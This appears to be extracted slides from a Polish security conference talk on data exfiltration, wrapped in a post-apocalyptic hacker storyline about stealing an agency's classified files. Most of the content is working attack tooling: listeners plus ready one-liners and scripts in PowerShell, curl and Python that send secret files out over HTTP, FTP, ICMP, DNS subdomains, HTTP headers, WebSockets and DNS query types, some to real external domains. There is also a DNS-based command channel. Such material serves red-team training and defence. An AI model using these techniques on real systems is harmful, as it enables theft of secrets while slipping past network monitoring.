

H @ C K



Eksfiltracja: Level Hard

Paweł Maziarz
alphasec.pl

Poprzednio..

Ruda a.k.a. Chł

> WEJDZ DO ARCHIWUM

Wszedłeś do Archiwum. Przywi

Gdz

Witaj Dark Seekerze. Wiedzia

cia.. To nie Twoja rodzina.

Słyszałeś o niejkiej Rudej?

ji na tym pendrivie, który w

j plan się powiódł, jak wida

Tak czy inaczej, coś czuję,

Aha. I odszyfruj mi te pliki..

> █

notes\2055\15\1500

Maja i Lenka zostały porwane. Znajdź
Rudą, może coś wiedzieć.

Ruda nie backupuje



<Ruda> Powinieneś odszyfrować moje pliki.

<DarkSeeker> Niby dlaczego?

<Ruda> Bo gramy do jednej bramki.

<DarkSeeker> Nie sądzę. Chcę tylko odzyskać
pamięć.

<Ruda> Musimy zniszczyć MAO. Uwierz mi.

<DarkSeeker> Mam ci uwierzyć? Okłamałaś mnie.
Na zdjęciu to nie była moja rodzina. Nie mam
rodziny.

<Ruda> Właśnie, że masz, braciszku.. Właśnie, że
masz..

<DarkSeeker> Gdzie one są?

<Archiwista> Ty naprawdę nic nie pamiętasz..

<Archiwista> Ale wiedziałem, że w końcu przyjdiesz... Odpowiedzi czekają na Ciebie pod aptm.in/darkseeker. Przejdź grę, a wszystkiego się dowiesz.

WSTWO

Cel: Międzynarodowa Agencja Odbudowy

<**Ruda**> To jaki masz plan braciszku?

<**DarkSeeker**> Wykradniemy MAO wszystkie utajnione dokumenty, a potem je upublicznimy.

<**Ruda**> Tylko wiesz, że po ostatnich akcjach oni ostro monitorują sieć?

<**DarkSeeker**> HTTPS, ICMP, DNS - któryś kanał eksfiltracji na pewno przejdzie.

<**Ruda**> No nie wiem.. Ale jeśli tak uważasz.. Działaj.

<**DarkSeeker**> Ty w międzyczasie przygotuj wszystko na wielki finał.

<**Ruda**> Jasne. Powodzenia!

<**DarkSeeker**> Tobie też.



Piramida ruchu danych z punktu widzenia Pawła cybersecurity



A kim w ogóle jest Paweł?

Paweł Maziarz
p@alphasec.pl
alphasec.pl
aptm.in/h



Uniwersalny listener TCP

```
socat -u -T 7 TCP-LISTEN:2048,fork,reuseaddr SYSTEM:'cat > loots/tcp/$SOCAT_PEERADDR.$$ .txt'
```

-u - tryb jednokierunkowy - pierwszy adres tylko do odczytu, drugi do zapisu

-T 7 - zakończ po 7 sekundach bezczynności

TCP-LISTEN:2048 - słuchaj na 2048 porcie TCP

fork - każde połączenie obsłuż w nowym podprocesie

reuseaddr - pozwól innym gniazdom na zbindowanie się

SYSTEM - uruchom polecenie systemowe

cat > ... - zapisz to co na wejściu do wskazanego pliku

\$SOCAT_PEERADDR - adres połączenia przychodzącego

\$\$ - PID aktualnego procesu

HTTP/HTTPS



```
Invoke-RestMethod -Method Post -InFile "/etc/secret" -Uri "http://localhost:2048"  
irm -me po -i /etc/secret http://localhost:2048
```



```
curl -T /etc/secret http://localhost:2048  
curl -F "f=@/etc/secret" http://localhost:2048
```



```
import requests; requests.post("http://127.0.0.1:2048", files={"f": open("/etc/secret", "rb")})
```


Listener FTP z anonimowym dostępem



```
python -m pyftplib -p 2121 -w
```


Eksfiltracja FTP



```
[Net.WebClient]::New().UploadFile("ftp://localhost:2121/secret", (gi "/etc/secret"))
```




```
curl -T /etc/secret ftp://localhost:2121
```



```
from ftplib import FTP; ftp=FTP(); ftp.connect("127.0.0.1", 2121); ftp.login();  
ftp.storbinary("STOR secret", open("/etc/secret", "rb")); ftp.quit()
```


Eksfiltracja ICMP

Nagłówek pakietu ICMP Echo Request/Echo Reply



Najważniejsze typy pakietów ICMP

Typ	Nazwa	Opis
0	Echo Reply	odpowieź na Echo Request (popularny ping)
3	Destination Unreachable	miejsce przeznaczenia nieosiągalne
5	Redirect Message	zmiana trasowania
8	Echo Request	pytanie czy host osiągalny (popularny ping)
9	Router Advertisement	ogłoszenie routera (protokół IRDP)
10	Router Solicitation	wybór routera (j.w.)
11	Time Exceeded	przekroczenie czasu życia pakietu (TTL osiągnęło 0)
12	Parameter Problem	problem z nagłówkiem IP
13	Timestamp	żądanie sygnatury czasowej
14	Timestamp Reply	odpowieź na żądanie sygnatury czasowej
30	Traceroute	śledzenie trasy (polecenia traceroute, tracert)

Listener ICMP



```
python -c 'from scapy.all import *; sniff(filter="icmp and icmp[0]=8",  
prn=(lambda x: print(x[1].src, x[ICMP].load) if hasattr(x[ICMP], "load") else  
None ))'
```

aptn.in/protip/000f



```
& "C:\Program Files\Wireshark\tshark.exe" -i Wi-Fi -l -T fields -e data "icmp[0]=8" |  
% { -join ($_ -split "({2})" -match "." | % { [char][byte]"0x$_" }) }
```

aptn.in/protip/0076

Eksfiltracja ICMP



```
(gc c:\secret.txt -Raw) -split "(?s)(.{1472})" -match "."|%  
{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 300,  
([Text.Encoding]::UTF8).GetBytes($_))}
```



```
hping3 --icmp -d 1000 aptm.in --file /etc/secret
```


UDP? ICMP? DNS? Uniwersalny listener TCP/IP

```
tcpdump -i any -s 0 -w dump.pcap
```

```
tshark -i any -w dump.pcap 
```

- i any - wszystkie interfejsy sieciowe
- s 0 - nie przycinaj pakietów za bardzo *
- w dump.pcap - zapisz ruch do wskazanego pliku
- D - wyświetl listę dostępnych interfejsów

Eksfiltracja DNS



```
(-join ((gc -raw c:\secret.txt).ToCharArray() | %{"{0:X2}"-f[int]$_}) -split "({64})"
-match "." -replace "([\w]{16})", "`$1.").trim('.') | % Resolve-DNSName "$_.$(($i+
+)).aptmc.pl"}
```

aptm.in/protip/000d

Kto w PL jest wystarczająco je^H^Hszalony..

..żeby napisać serwer DNS w PowerShellu?



Dark Lord



Grzegorz Tworek

<https://github.com/rtworek/PSBits/tree/master/DNS>

Serwer DNS w PowerShellu

```
$clientEndpoint = [Net.IPEndPoint]::new([IPAddress]::Any, 53)
$udpClient = [Net.Sockets.UdpClient]::new(53)

while ($true) {
    Start-Sleep -Milliseconds 100
    if ($udpClient.Available) {
        $data = $udpClient.Receive([ref]$clientEndpoint)
        $query = [Text.Encoding]::ASCII.GetString($data, 12, $data.Length - 12) -replace "[\W]", ""

        Write-Host "Client IP: ", $clientEndpoint.Address.IPAddressToString, " -> $query"
        if ($query -match "dark(?:.*)seeker") {
            $hexCmd = $Matches[1]
            $cmd = -join ($hexCmd -split "(.{2})" -match "." | % { [char][byte]"0x$_" })
            Write-Host "Sending command $cmd to execute..." # -> implement yourself ;)
        }

        $responsePacket = $data.Clone()
        $responsePacket[2] = 129 # Set the response flag
        $responsePacket[7] = 1 # Set the answer count

        $responseAnswer = @(
            192, 12, # Name pointer
            0, 1, # Type: A
            0, 1, # Class: IN
            0, 0, 0, 0, # Time to live
            0, 4, # Data length
            127, 0, 0, 1 # Data: 127.0.0.1
        )

        $responsePacket += $responseAnswer
        [void]$udpClient.Send($responsePacket, $responsePacket.Length, $clientEndpoint)
    }
}
```

```
PS C:\Users\dmg> filter thx { ($_.ToCharArray() | % { "[0:X2]"-f[int]$_ }) -join "" }
PS C:\Users\dmg> Resolve-DNSName "dark.$([whoami] | thx).seeker.local" -Server kali.aptrmc.pl -Type A
Name: dark.77685f616089.seeker.local Type: A TTL: 0 Section: Answer IPAddress: 127.0.0.1
PS C:\Users\dmg>
```

```
root@kali:~/dns/dns# push dns.ps1
DNS server started. Listening on port 53..
Client IP: 94.254.145.77 -> dark77685f616089seekerlocal
Sending command whoami to execute...
```

alphasec.pl/confi23

Kobieta intuicja..



<**DarkSeeker**> Wszystkie moje kanały eksfiltracji praktycznie od razu wycinali.

<**Ruda**> No.

<**DarkSeeker**> Nie wyglądasz na zaskoczoną..

<**Ruda**> To ci chciałam powiedzieć. Oni naprawdę nie są głupi.

<**DarkSeeker**> No to może masz jakiś plan, siostrzyczko?

<**Ruda**> Owszem. Póki co odpocznij, a na dobranoc włącz sobie tego VHSa. Może i ciebie zainspiruje.

<**DarkSeeker**> UuuUu, a co to za aktorka??





Postapokaliptyczni hakerzy – łączcie się



Glitcher – "Łowca Cieni"



Glitcher to były agent wywiadu, który wykorzystał swoje umiejętności, aby po apokalipsie stworzyć sieć informacyjną. Jest skrytym strategiem, mającym zawsze kilka planów w zanadrzu. Współpracuje z Venix i Spectrą X, choć ich relacje są bardziej zawodowe niż osobiste. Zna sekrety każdego w grupie, ale rzadko dzieli się swoimi. Kiedy ktoś zachodzi mu głęboko za skórę, odkłada komputer i sięga po inne środki perswazji.

HTTP listener



```
<?php
```

```
$header = 'HTTP_X_REQUEST_ID';
```

```
if (isset($_SERVER[$header])) {  
    error_log(sprintf('[PAYLOAD/%s]: %s', $_SERVER['REMOTE_ADDR'], $_SERVER[$header]));  
}
```

```
?>
```

```
dr@alpha[~/git/pmlabs/omh24/tmp]$ php -S 127.0.0.1:2048  
[Sun Nov 24 21:43:52 2024] PHP 8.3.13 Development Server (http://127.0.0.1:2048) started
```



HTTP/HTTPS – nagłówki



```
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes((gc -raw /etc/secret)))  
-split "({64})" -match ".*" | % { irm http://localhost:2048/status -Headers @{"X-  
Request-ID"=$_} }
```

```
drg@alpha[~/git/pmlabs/omh24/tmp]$ php -S 127.0.0.1:2048  
[Sun Nov 24 21:46:52 2024] PHP 8.3.13 Development Server (http://127.0.0.1:2048) started  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64853 Accepted  
[Sun Nov 24 21:46:56 2024] [PAYLOAD/127.0.0.1]: SABhAHMAbABvACAAYgBhAGMAawBkAG8AbwByACAAZABvACAAdwBzAHoAeQBzAHQA  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64853 [200]: GET /status  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64853 Closing  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64855 Accepted  
[Sun Nov 24 21:46:56 2024] [PAYLOAD/127.0.0.1]: awBpAGMAaAAGAHMAeQBzAHQAZQBtAG8AdwAgACAATQBBAE8AIAB0AG8AOgAgAEsA  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64855 [200]: GET /status  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64855 Closing  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64857 Accepted  
[Sun Nov 24 21:46:56 2024] [PAYLOAD/127.0.0.1]: bwBWAHkAdABrAG8ANgAxAAoASQAgAHQAbwAgAGoAYQBrAGEAcwAgAHQAZQB6ACAA  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64857 [200]: GET /status  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64857 Closing  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64859 Accepted  
[Sun Nov 24 21:46:56 2024] [PAYLOAD/127.0.0.1]: awBvAGwAZQBqAG4AYQAgAGwAaQBuAGkAagBrAGEAIABzAHUAcABlAHIAIAB3AGEA  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64859 [200]: GET /status  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64859 Closing  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64861 Accepted  
[Sun Nov 24 21:46:56 2024] [PAYLOAD/127.0.0.1]: egBuAGEALgAKAFAAYQBtAGkAZQB0AGEAagBjAGkAZQAhAAoA  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64861 [200]: GET /status  
[Sun Nov 24 21:46:56 2024] 127.0.0.1:64861 Closing
```


HTTP WebSocket



HTTP WebSocket listener



```
const WebSocket = require('ws');
const wss = new WebSocket.Server({ port: 8080 });

wss.on('connection', (ws) => {
  console.log('New connection');

  ws.on('message', (message) => {
    console.log(`Got: ${message}`);
  });

  ws.on('close', () => {
    console.log('Connection closed');
  });
});

console.log('Listening on 8080');
```


HTTP/HTTPS – WebSocket



```
Function Invoke-ExfilWebSocket {  
    Param(  
        [Parameter(Mandatory)]  
        $uri,  
        [Parameter(Mandatory, ValueFromPipeline)]  
        $message  
    )  
  
    begin {  
        $client = [Net.WebSockets.ClientWebSocket]::new()  
  
        try {  
            $client.ConnectAsync($uri, [Threading.CancellationToken]::None).Wait()  
        }  
        catch {  
            Write-Error "Error1: $_"  
            return  
        }  
    }  
  
    process {  
        $buffer = [Text.Encoding]::UTF8.GetBytes($message)  
        $segment = [ArraySegment[byte]]::new($buffer)  
  
        try {  
            $client.SendAsync($segment, [Net.WebSockets.WebSocketMessageType]::Text, $true, [Threading.CancellationToken]::None).Wait()  
        }  
        catch {  
            Write-Error "Error2: $_"  
        }  
    }  
  
    end {  
        try {  
            $client.CloseAsync([Net.WebSockets.WebSocketCloseStatus]::NormalClosure, "Bye", [Threading.CancellationToken]::None).Wait()  
        }  
        catch {  
            Write-Error "Error3: $_"  
        }  
    }  
}
```


HTTP/HTTPS – WebSocket



```
PS /Users/drg/git/pmlabs/omh24> Get-Content /etc/secret | Invoke-ExfilWebSocket -uri ws://localhost:8080
PS /Users/drg/git/pmlabs/omh24> 
```

```
node
drg@alpha[~/git/pmlabs/omh24]$ node WSLListener.js
Listening on 8080
New connection
Got: Haslo backdoor do wszystkich systemow MA0 to: Kopytko61
Got: I to jakas tez kolejna linijka super wazna.
Got: Pamietajcie!
Connection closed
```


Hackie – "Dziecko Kodu"



Hackie jest sierotą, która dorastała w ruinach miasta. Znalaziono ją jako niemowlę w opuszczonym centrum danych, otoczoną działającymi ekranami pełnymi linii kodu. Niewiarygodnie szybko nauczyła się programować, choć nikt nie wie, kto był jej nauczycielem, Bit Reaver uważa, że był to asystent AI twórców AI_Devs 9. Uważa komputery za swoich „przyjaciół” i łatwo je hakuje, wykorzystując swoją intuicję i dziecięcą ciekawość. Jest blisko związana z Nexą, która opiekuje się nią jak starsza siostra.

DNS – o jakie typy rekordów można pytać?



```
from scapy.layers.dns import dnstypes
```

```
dns_records = list(dnstypes.items())
```

```
record_width = 20
```

```
columns = 4
```

```
for i in range(0, len(dns_records), columns):
```

```
    group = dns_records[i:i+columns]
```

```
    print(" ".join([f"{qtype}: {number}".ljust(record_width) for qtype, number in group]))
```

0: RESERVED	1: A	2: NS	3: MD
4: MF	5: CNAME	6: SOA	7: MB
8: MG	9: MR	10: NULL	11: WKS
12: PTR	13: HINFO	14: MINFO	15: MX
16: TXT	17: RP	18: AFSDB	19: X25
20: ISDN	21: RT	22: NSAP	23: NSAP-PTR
24: SIG	25: KEY	26: PX	27: GPOS
28: AAAA	29: LOC	30: NXT	31: EID
32: NIMLOC	33: SRV	34: ATMA	35: NAPTR
36: KX	37: CERT	38: A6	39: DNAME
40: SINK	41: OPT	42: APL	43: DS
44: SSHFP	45: IPSECKEY	46: RRSIG	47: NSEC
48: DNSKEY	49: DHCID	50: NSEC3	51: NSEC3PARAM
52: TLSA	53: SMIMEA	55: HIP	56: NINFO
57: RKEY	58: TALINK	59: CDS	60: CDNSKEY
61: OPENPGPKEY	62: CSYNC	63: ZONEMD	64: SVCB
65: HTTPS	99: SPF	100: UINFO	101: UID
102: GID	103: UNSPEC	104: NID	105: L32
106: L64	107: LP	108: EUI48	109: EUI64
249: TKEY	250: TSIG	256: URI	257: CAA
258: AVC	259: DOA	260: AMTRELAY	32768: TA
32769: DLV	65535: RESERVED		

DNS – eksfiltracja polem typ



```
import argparse
from scapy.all import *

def exfil_dns_type(file, ns, domain, base_type):
    try:
        with open (file, "rb") as f:
            data = f.read()
            for byte in data:
                type = base_type + byte
                dns_query = IP(dst=ns) / UDP(dport=53) / DNS(rd=1, qd=DNSQR(qname=domain, qtype=type))
                print(f"sending query type {type} to {ns} for domain {domain}")
                response = sr1(dns_query, verbose=0)
    except Exception as e:
        print(f"Open error: {e}")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("-f", "--file", required=True, help="File to exfil")
    parser.add_argument("-n", "--nameserver", help="Nameserver to query", default="8.8.8.8")
    parser.add_argument("-d", "--domain", help="Domain to query", default="aptmc.pl")
    parser.add_argument("-b", "--base_type", help="Base type (int)", default=1000, type=int)

    args = parser.parse_args()

    exfil_dns_type(args.file, args.nameserver, args.domain, args.base_type)

if __name__ == "__main__":
    main()
```

